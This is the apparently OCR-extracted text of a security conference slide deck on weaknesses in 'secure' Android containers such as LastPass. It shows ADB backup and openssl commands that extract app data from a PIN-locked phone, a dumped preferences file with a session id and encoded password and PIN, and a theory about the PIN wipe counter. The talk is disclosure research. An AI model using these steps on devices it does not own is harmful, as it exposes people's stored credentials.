RAIFFEISEN INFORMATIK

MOBILE FAIL

Cracking open „secure“ Android Containers

Chris John Riley
Raiffeisen Informatik GmbH

@ChrisJohnRiley > *whoami*

- IT Security Analyst / Security Consultant
- Raiffeisen Informatik GmbH
- **R-IT CERT** Team

- Regular conference speaker
  - DEF CON | Bsides | Hashdays | SecZone…
- blog → http://blog.c22.cc
- Abject Failure (*See Life for reference*)

RAIFFEISEN INFORMATIK

"THE WISEST MAN, IS HE WHO KNOWS, THAT HE KNOWS NOTHING"

SOCRATES: APOLOGY, 21D



edge case

[:0] Why
[:1] Scenario
[:2] How
[:3] Closer Look
[:4] Making it easy
[:5] Review

RAIFFEISEN INFORMATIK

#0

[WHY?]


SecureDataExchange
Breaches
BYOD
Paranoia
Complexity
DigitalLife
Cloud
TooManySecrets
Mobility
Passwords

RAIFFEISEN INFORMATIK

too much information

01100100 01100101 01110010 01110000
01100100 01100101 01110010 01110000 01111001
01100100 01100101 01110010 01110000 01101001 01100101 01110011 01110100


Product


LastPass ****
Good
box
Dropbox
SPIDEROAK
EVERNOTE

Containers

- **Multiple uses**
  - Pa$$w0rd databases
  - Corporate **mail** containers
  - Secure notes **/** files
  - ...

RAIFFEISEN INFORMATIK

but...

The device is insecure

...or worse

RAIFFEISEN INFORMATIK

BYOD*

* Bring Your Own Disease

RAIFFEISEN INFORMATIK

Solution?

RAIFFEISEN INFORMATIK

Move the security closer to the data!

it's not

Rocket surgery

RAIFFEISEN INFORMATIK

but...

RAIFFEISEN INFORMATIK

. . . I lost my phone!

> 314 mobile phones 'stolen in London every day'


> offenders traced three or four times out of 10

Source: UK Metropolitan Police 01/2013

RAIFFEISEN INFORMATIK

state of

security


Pattern recorded.
LOCK SCREEN BYPASS FLAW FOUND IN SAMSUNG ANDROIDS


KEEP
CALM

RAIFFEISEN INFORMATIK

secure containers will save us

RAIFFEISEN INFORMATIK

. . . or not

{Scenario}

Scenario

- **Given physical access to a device**
  - What security do “secure” containers provide
    - temporary access (< 3 minutes)
    - permanent access

GAME OVER

RAIFFEISEN INFORMATIK

but...

RAIFFEISEN INFORMATIK

remember

RAIFFEISEN INFORMATIK

secure containers will SAVE us


Purpose

RAIFFEISEN INFORMATIK

#1.1

[GOALS]

RAIFFEISEN INFORMATIK

TL;DR

RAIFFEISEN INFORMATIK

pwn secure containers

RAIFFEISEN INFORMATIK

NOT MY GOAL

RAIFFEISEN INFORMATIK

bypass device PIN

1234

RAIFFEISEN INFORMATIK

root the device


RAIFFEISEN INFORMATIK

do anything resembling...

RAIFFEISEN INFORMATIK

#2

[HOW?]



keep it simple

RAIFFEISEN INFORMATIK

Android Debug Bridge

RAIFFEISEN INFORMATIK

ADB – Android Debug Bridge

- **Requires USB Debugging Enabled**
- **Doesn't require ROOTed device**
  - Root grants further access **/** makes things trivial

http://developer.android.com/tools/help/adb.ht

RAIFFEISEN INFORMATIK

adb functions

RAIFFEISEN INFORMATIK

ADB – Android Debug Bridge

- **Allows application side-loading**
  - [un]install applications over adb
    - Doesn't require device to be active
    - Can be PIN locked (for some functions)
    - New security implemented in 4.3

http://developer.android.com/tools/help/adb.ht

ADB – Android Debug Bridge

- **adb backup**
  - Backup Android device over adb (ICS onwards)
    - -system → system data
    - -apk → application apk
  - Can backup specific application data individually

```
adb backup com.android.app -f backup.ab
```

http://developer.android.com/tools/help/adb.ht

RAIFFEISEN INFORMATIK

ADB – Android Debug Bridge

- **adb restore**
  - Restore Android backup over adb
  - Restore specific application data individually
    - with or without application (apk)

```
adb restore backup.ab
```

http://developer.android.com/tools/help/adb.ht

RAIFFEISEN INFORMATIK

ADB – Android Debug Bridge

- **adb pull / push**
  - Copy data to / from device over adb
  - Limited access for non-root users
    - no access to application config without root
  - Works on locked devices (PIN Protected)

```
adb pull /sdcard/secret.txt secret.txt
```

http://developer.android.com/tools/help/adb.ht

RAIFFEISEN INFORMATIK

ADB – Android Debug Bridge

- **adb shell**
  - Shell access on device
    - Send keys / taps
  - Limited for non-root users
  - Works on locked devices (PIN Protected)


```
adb shell
```

http://developer.android.com/tools/help/adb.ht

Supporting Tools

- **openssl**
  - w/ zlib support
- **star**
  - tar tool w/ added functionality we need

[Closer look]


L
D
50 FT.
15.2 M

lastpass


lastpass

- **Personal solution (w/ enterprise option)**
  - Uses online sync
  - Can be secured with a PIN
  - Can wipe data after 5 false logons
  - Restricts screenshots

https://lastpass.com/android

Can store lastpass.com password

- So users don't need to type it **EVERY** time
- Reduces security
- Makes it **usable**!



RAIFFEISEN INFORMATIK

Why store the PW?

_mySecur3L@sTp@$$p@$$w0rd1sDAb0mb&&&:

- Easy to remember
- Impossible to type!

RAIFFEISEN INFORMATIK

It's

OK


though

RAIFFEISEN INFORMATIK

You can enable a PIN!

PIN Security

- Limited to **4** digits!
- “auto-Wipe” data
  - after **5** false logons



RAIFFEISEN INFORMATIK

PIN ==

SECURE!

AndroidManifest.xml

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3        package="apt.tutorial"
4        android:versionCode="1"
5        android:versionName="1.0">
6      <application android:icon="@drawable/icon" android:label="@string/app_name">
7          <activity android:name=".FirstApp"
8                    android:label="@string/app_name">
9              <intent-filter>
10                 <action android:name="android.intent.action.MAIN" />
11                 <category android:name="android.intent.category.LAUNCHER" />
12             </intent-filter>
13         </activity>
14
15     </application>
16     <uses-sdk android:minSdkVersion="3" />
17
18 </manifest>
```

RAIFFEISEN INFORMATIK

AndroidManifest.xml

```
<application android:allowBackup="true">
```

RAIFFEISEN INFORMATIK

Default: *true*

RAIFFEISEN INFORMATIK

```
adb backup com.lastpass.lpandroid -f lp.ab
```

RAIFFEISEN INFORMATIK

What good is an .ab file?

RAIFFEISEN INFORMATIK

Android Backup (.ab)

- **zlib compressed (kinda)**
  - skip header (24 bytes)
  - pipe to openssl w/zlib support

```
dd if=dropbox.ab bs=24 skip=1 | openssl zlib -d > dropbox.tar
```

```
mobisec@mobisec-vm:~/mobile_testing/com.lastpass.lpandroid$ tree
.
`-- apps
    `-- com.lastpass.lpandroid
        |-- f
        |   |-- 632da2a7521caa7b4976a55d4353c5884e1d9498dfa94c8.xml
        |   |-- aaeb396e4c351e9c063952f0c169e409c6b2fc5ded34350.xml
        |   |-- fde8b1731134c654b4c7aa6661a951a6ad33006a9b6c57d.xml
        |   |-- vcsfp.db3
        |   `-- vcsfp.db3-journal
        |-- _manifest
        `-- sp
            `-- LPandroid.xml

4 directories, 7 files
```

LPandroid.xml

- lastpass.com username
- laspass.com password (encoded)
- PIN (encoded)
- Settings
- ...

```
−<map>
   <string name="defaultsiteaction">showmenu</string>
   <string name="wxsessid">DKElMIGF0o-rtM4GmFfOtMhIhU2</string>
   <string name="welcome_shown_lpformsubmit">1</string>
   <string name="showlaunchalert">0</string>
   <string name="localattachmentlocation">memorycard</string>
   <string name="dofastdecryption">1</string>
   <string name="requirepin">0</string>
   <string name="loginpw">wPkZbuG/0RAl6IX1a3indg==</string>
   <string name="pincodeforreprompt">!XHXlV3j5iaCbDWD8AwE+wQ==|nUBTJLXXmMnIHL
   <string name="donotrepromptfor">0</string>
   <string name="launchto">lastpass</string>
   <string name="reprompt_tries">0</string>
   <string name="loginpwencrypted">1</string>
   <string name="pincodeforrepromptencrypted">1</string>
   <string name="doicons">1</string>
   <string name="loginuser">evilthinker@untrustedsite.net</string>
   <string name="enableserverlogging">0</string>
```

RAIFFEISEN INFORMATIK

```
<string name="reprompt_tries">
0
</string>
```

RAIFFEISEN INFORMATIK

That looks interesting!


RAIFFEISEN INFORMATIK

(THEORY)

```
if reprompt_tries < 5:
    prompt_for_pin()
else
    drop_the_DBass()
end
```

Theory

- **reprompt_tries as iterator**
  - increases till it reaches 5
  - Sounds reasonable
